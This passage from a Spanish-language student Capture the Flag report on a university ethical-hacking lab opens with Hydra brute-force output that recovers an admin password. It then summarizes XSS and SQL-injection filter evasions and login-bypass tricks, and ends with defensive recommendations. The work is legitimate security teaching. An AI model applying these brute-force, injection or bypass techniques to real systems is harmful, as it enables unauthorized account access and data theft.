[DATA] attacking http-get-form:viuciberseguridad.wsg127.com:80/retos/bruteforce2/index.php:login=^USER^&password=^PASS^:F=Incorrect login/password  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "KeePass" - 1 of 9000 [child 0] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "LastPass" - 2 of 9000 [child 1] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Dashlane" - 3 of 9000 [child 2] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "1Password" - 4 of 9000 [child 3] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Bitwarden" - 5 of 9000 [child 4] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "NordPass" - 6 of 9000 [child 5] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "RoboForm" - 7 of 9000 [child 6] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Keeper" - 8 of 9000 [child 7] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "EnPass" - 9 of 9000 [child 8] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Passbolt" - 10 of 9000 [child 9] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Passpack" - 11 of 9000 [child 10] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "SafeInCloud" - 12 of 9000 [child 11] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "LogMeOnce" - 13 of 9000 [child 12] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "StickyPassword" - 14 of 9000 [child 13] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "PasswordBoss" - 15 of 9000 [child 14] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "LastPass" - 16 of 9000 [child 15] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "KeePass" - 17 of 9000 [child 3] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "Bitwarden" - 18 of 9000 [child 0] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "111111" - 19 of 9000 [child 12] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "111111!" - 20 of 9000 [child 8] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "111111!" - 21 of 9000 [child 9] (0/0)  
[ATTEMPT] target viuciberseguridad.wsg127.com - login "admin" - pass "111111#" - 22 of 9000 [child 7] (0/0)  
[00][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass  
[00][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass  
1 of 1 target successfully completed, 2 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-19 16:38:52  
  
[kali@kali]~  
$
```

Nota:

Cabe destacar que en un análisis previo se confirmó que la contraseña venía implícita en las recomendaciones de cómo crear el password, con lo cual se obtuvo acceso a la bandera. Se desarrolló un diccionario para que por medio de hydra se pudiera obtener la contraseña y así que la obtención de la misma se realizara de una manera técnica y ordenada.

4.0 CONCLUSIONES Y RECOMENDACIONES

4.1. Conclusión del Ejercicio Técnico

Enfrentarnos a los retos de la Warzone propuesta por la Universidad Internacional de Valencia (VIU) nos permitió trasladar a la práctica la teoría trabajada a lo largo de la asignatura de Hacking Ético. Como Grupo 9, superamos la totalidad de los laboratorios propuestos en esta dinámica de simulación de Capture the Flag (CTF), auditando cuatro vectores de ataque distintos sobre aplicaciones web: Cross-Site Scripting (XSS), evasión de autenticación (Login Bypass), inyección SQL (SQLi) y ataques de fuerza bruta. El proceso nos permitió comprobar de primera mano cómo las metodologías ofensivas funcionan realmente cuando se aplican sobre entornos con debilidades reales.

A lo largo de las pruebas técnicas, extrajimos las siguientes conclusiones clave:

- **Ineficacia del filtrado estático.** Tanto en los laboratorios de XSS como en los de inyección SQL, encontramos el mismo patrón: sistemas que intentan defenderse bloqueando palabras o caracteres concretos mediante listas negras. La práctica demostró que este enfoque es insuficiente. En XSS empleamos técnicas como la anidación estratégica de etiquetas (nested tags), ofuscación mediante JSFuck, codificación hexadecimal y decimal HTML, así como el uso de esquemas de URL alternativos como javascript: dentro de iframes. En SQL Injection evadimos los filtros recurriendo a operadores equivalentes

como `||` en lugar de `OR`, o al operador `UNION` cuando los operadores lógicos habituales estaban bloqueados. La conclusión es consistente: si el backend no analiza el contexto completo de la entrada, cualquier filtro estático puede saltarse.

- **Vulnerabilidades en la lógica de autenticación.** Los cuatro laboratorios de Login Bypass pusieron de manifiesto que los fallos de autenticación no siempre están en la entrada de datos, sino en la lógica interna del servidor. Documentamos tres vectores distintos: la inyección de tipos de dato inesperados (enviar un array en lugar de una cadena de texto para eludir comparaciones), la manipulación de parámetros de privilegio que el servidor no debería aceptar desde el cliente (como `isAdmin=true`), y la evasión de validaciones JavaScript del lado del cliente forzando el envío del formulario directamente desde la consola del navegador (`document.form.submit()`). En todos los casos, el servidor procesó la petición alterada sin ninguna comprobación adicional.
- **Riesgo real de los ataques de fuerza bruta sin controles de acceso.** Los laboratorios de Brute Force evidenciaron que la ausencia de controles básicos como la limitación de intentos (rate limiting) o el bloqueo temporal de cuentas convierte cualquier formulario de autenticación en un objetivo trivial. Utilizando herramientas como ffuf e Hydra con diccionarios personalizados, logramos obtener credenciales válidas de forma completamente automatizada, sin encontrar ningún obstáculo técnico durante el proceso. Adicionalmente, en uno de los laboratorios la propia descripción del reto contenía pistas implícitas sobre la estructura de la contraseña, lo que subrayó la importancia de no revelar información sobre las políticas de contraseñas en entornos expuestos.
- **Necesidad de automatización en auditorías avanzadas.** El laboratorio de SQL Injection ciega basada en lógica booleana (Boolean-Based Blind SQLi) demostró que determinadas vulnerabilidades no pueden auditarse de forma manual en un tiempo razonable. Dado que el servidor únicamente respondía con 'Login successful' o 'Login failed' sin revelar datos en pantalla, desarrollamos un script en Python que automatizó la exfiltración de la contraseña del administrador carácter a carácter, empleando la función `SUBSTR()` de MySQL y codificando las cadenas en hexadecimal para evitar el uso de comillas. El proceso completó la extracción de la flag en segundos. Esto confirma que una auditoría moderna requiere no solo conocimiento técnico, sino también capacidad de programar herramientas a medida cuando las circunstancias lo exigen.

En conclusión, la experiencia en esta Warzone valida la enseñanza fundamental del Hacking Ético: entender cómo piensa el atacante para construir defensas efectivas.

4.2. Recomendaciones para reducir el riesgo ante las vulnerabilidades identificadas

A lo largo de los laboratorios documentados en este informe se trabajó con distintos tipos de vulnerabilidades: Cross-Site Scripting (XSS), omisión de autenticación (Login Bypass), inyección SQL y ataques de fuerza bruta. Una vez analizados y explotados estos escenarios, se identificaron una serie de medidas concretas que pueden aplicarse para reducir significativamente la superficie de ataque en cada caso.

4.2.1 Cross-Site Scripting (XSS)

En los retos de XSS trabajados, el problema de fondo es el mismo: la aplicación toma datos introducidos por el usuario y los inserta directamente en el HTML o en código JavaScript, ya sea concatenando cadenas de texto o usando métodos como `document.write()` e `innerHTML`. Si bien algunos sistemas intentan filtrar entradas mediante

listas negras de palabras o expresiones regulares, los laboratorios demuestran que estos mecanismos son insuficientes y fácilmente evadibles.

Para abordar este problema de manera efectiva, se recomiendan las siguientes medidas:

- **Escapar la entrada del usuario según el contexto.** En entornos Python, librerías como markupsafe, Flask o Jinja2 aplican el escape automático en contextos HTML. Para contextos JavaScript, la función `json.dumps()` permite serializar valores de forma segura sin que el navegador los interprete como código.
- **Sanear el HTML cuando sea necesario permitir formato.** Si la aplicación necesita que el usuario pueda usar etiquetas básicas como `<b>` o `<i>`, la solución no es confiar en filtros manuales, sino delegar esa responsabilidad en una librería especializada como Bleach. Esta herramienta permite definir una lista blanca de etiquetas y atributos permitidos, bloqueando automáticamente cualquier cosa que pueda ejecutar scripts o manipular el comportamiento de la página.
- **Validar las URLs antes de procesarlas.** Cuando la aplicación toma una URL proporcionada por el usuario para insertarla en atributos como `src` o `href`, no basta con escapar el contenido. Es necesario verificar que la URL tenga un esquema válido (como `http` o `https`) antes de usarla. En Python, esto puede hacerse con `urllib.parse`.
- **Implementar una Política de Seguridad de Contenido (CSP).** Las cabeceras CSP permiten indicarle al navegador desde qué orígenes se puede cargar y ejecutar código. De esta forma, incluso si un atacante lograra inyectar un script malicioso, el navegador lo bloquearía antes de ejecutarlo. Es una capa de defensa muy eficaz cuando se configura correctamente.
- **Reemplazar `document.write()` por `textContent`.** A diferencia de `innerHTML` o `document.write()`, la propiedad `textContent` trata cualquier valor como texto plano, por lo que las etiquetas HTML que pudiera incluir el usuario nunca son interpretadas como código.

4.2.2 Omisión de autenticación (Login Bypass)

Este tipo de vulnerabilidad surge cuando la lógica de autenticación puede manipularse desde fuera de la aplicación. Las medidas más relevantes para prevenirla son:

- **Validar el tipo y formato de los datos recibidos.** Si la aplicación espera una cadena de texto como nombre de usuario, debe verificar explícitamente que lo recibido es efectivamente una cadena, y no un array u otro tipo de estructura. Pasar un tipo inesperado puede alterar por completo el flujo de comparación y dar acceso no autorizado.
- **Gestionar la sesión del lado del servidor, no del cliente.** Almacenar información de autenticación en cookies sin protección es un error crítico. Si es imprescindible usar cookies, deben firmarse criptográficamente para que cualquier modificación sea detectable. Lo ideal es mantener el estado de sesión en el servidor y usar únicamente un identificador opaco en la cookie.
- **Ignorar o rechazar los parámetros que el usuario no debería controlar.** La aplicación no debe confiar en ningún atributo de privilegio que llegue a través de la solicitud del usuario, como `isAdmin=true` o `role=admin`. Estos valores deben definirse exclusivamente en el servidor, en función de la identidad verificada del usuario, y nunca tomarse directamente de la entrada externa.

4.2.3 Inyección SQL

El principio detrás de todas las medidas contra la inyección SQL es el mismo: los datos que introduce el usuario nunca deben mezclarse directamente con las instrucciones que se envían a la base de datos. Si el motor SQL no puede distinguir entre código y datos, el atacante puede reescribir las consultas a su voluntad.

- **Usar consultas parametrizadas (Prepared Statements).** Es la defensa más sólida y directa. En lugar de construir la consulta concatenando variables, se usan marcadores de posición que el motor de la base de datos trata siempre como datos, sin importar su contenido. Por ejemplo, en PHP con PDO:

```
$stmt = $pdo->prepare('SELECT * FROM usuarios WHERE user = :user');  
$stmt->execute(['user' => $input_user]);
```

- **Adoptar un ORM moderno.** Herramientas como Eloquent (Laravel), Hibernate (Java) o Entity Framework (.NET) abstraen la capa de acceso a datos y aplican consultas parametrizadas de forma predeterminada, reduciendo el riesgo de errores manuales.
- **Aplicar el principio de mínimo privilegio a la base de datos.** El usuario de base de datos con el que se conecta la aplicación no debe tener más permisos de los estrictamente necesarios. Si la aplicación solo necesita leer y escribir registros, no tiene sentido que esa cuenta tenga capacidad para eliminar tablas o crear nuevos usuarios.
- **Validar el tipo de dato esperado (lista blanca).** Cuando un campo debe recibir un número, hay que verificar que lo recibido es realmente un número antes de usarlo en la consulta. Si se trata de un valor entre un conjunto fijo de opciones, se debe comprobar que pertenece a ese conjunto. Esta validación no reemplaza a las consultas parametrizadas, pero añade una barrera adicional.

4.2.4 Ataques de fuerza bruta

Los ataques de fuerza bruta consisten en probar contraseñas de forma automatizada y masiva hasta dar con la correcta. Existen varias capas de defensa que, combinadas, hacen que este tipo de ataque sea inviable en la práctica.

- **Limitar la tasa de intentos por IP o por cuenta.** Establecer un umbral de intentos fallidos en un período determinado, por ejemplo cinco en un minuto, detiene los ataques automatizados antes de que puedan progresar.
- **Bloquear temporalmente las cuentas tras varios fallos consecutivos.** Tras alcanzar el límite de intentos, la cuenta puede bloquearse durante un tiempo breve, por ejemplo quince minutos. Es importante notificar al usuario legítimo de esta situación para distinguirla de un posible ataque de denegación de servicio dirigido a su cuenta.
- **Incorporar un CAPTCHA tras los primeros fallos.** Presentar un desafío visual o de razonamiento a partir del segundo o tercer intento fallido interrumpe el flujo automatizado de herramientas como Hydra o Burp Suite, que no pueden resolverlos sin intervención humana.
- **Activar la autenticación en dos factores (2FA/MFA).** Aunque el atacante logre adivinar la contraseña correcta, sin el segundo factor de verificación —ya sea un código de aplicación, un SMS o una llave física— no podrá completar el inicio de sesión.

- **Exigir contraseñas seguras y verificarlas contra filtraciones conocidas.** Las políticas de contraseña deben establecer un mínimo de doce caracteres y requerir una combinación de letras, números y símbolos. Adicionalmente, al momento de registrar o cambiar una contraseña, conviene verificarla contra bases de datos de credenciales comprometidas, como las que expone la API de Have I Been Pwned, para evitar que los usuarios reutilicen claves que ya han sido expuestas.

5. REFERENCIAS Y HERRAMIENTAS UTILIZADAS

Burp Suite Community Edition (Versión 2026.3.2) [Software de computación]. (2026). PortSwigger Ltd. <https://portswigger.net/burp/communitydownload>

Kali Linux (Versión 2026.1) [Software de sistema operativo]. (2026). OffSec. <https://www.kali.org/>

Python Software Foundation. (2026). *Python Language Reference* (Versión 3.11) [Software de computación]. <https://www.python.org/>

Universidad Internacional de Valencia. (s.f.). *Entorno virtual de laboratorios prácticos de Hacking Ético* [Warzone institucional]. Planeta Formación y Universidades. <http://viuciberseguridad.wsg127.com>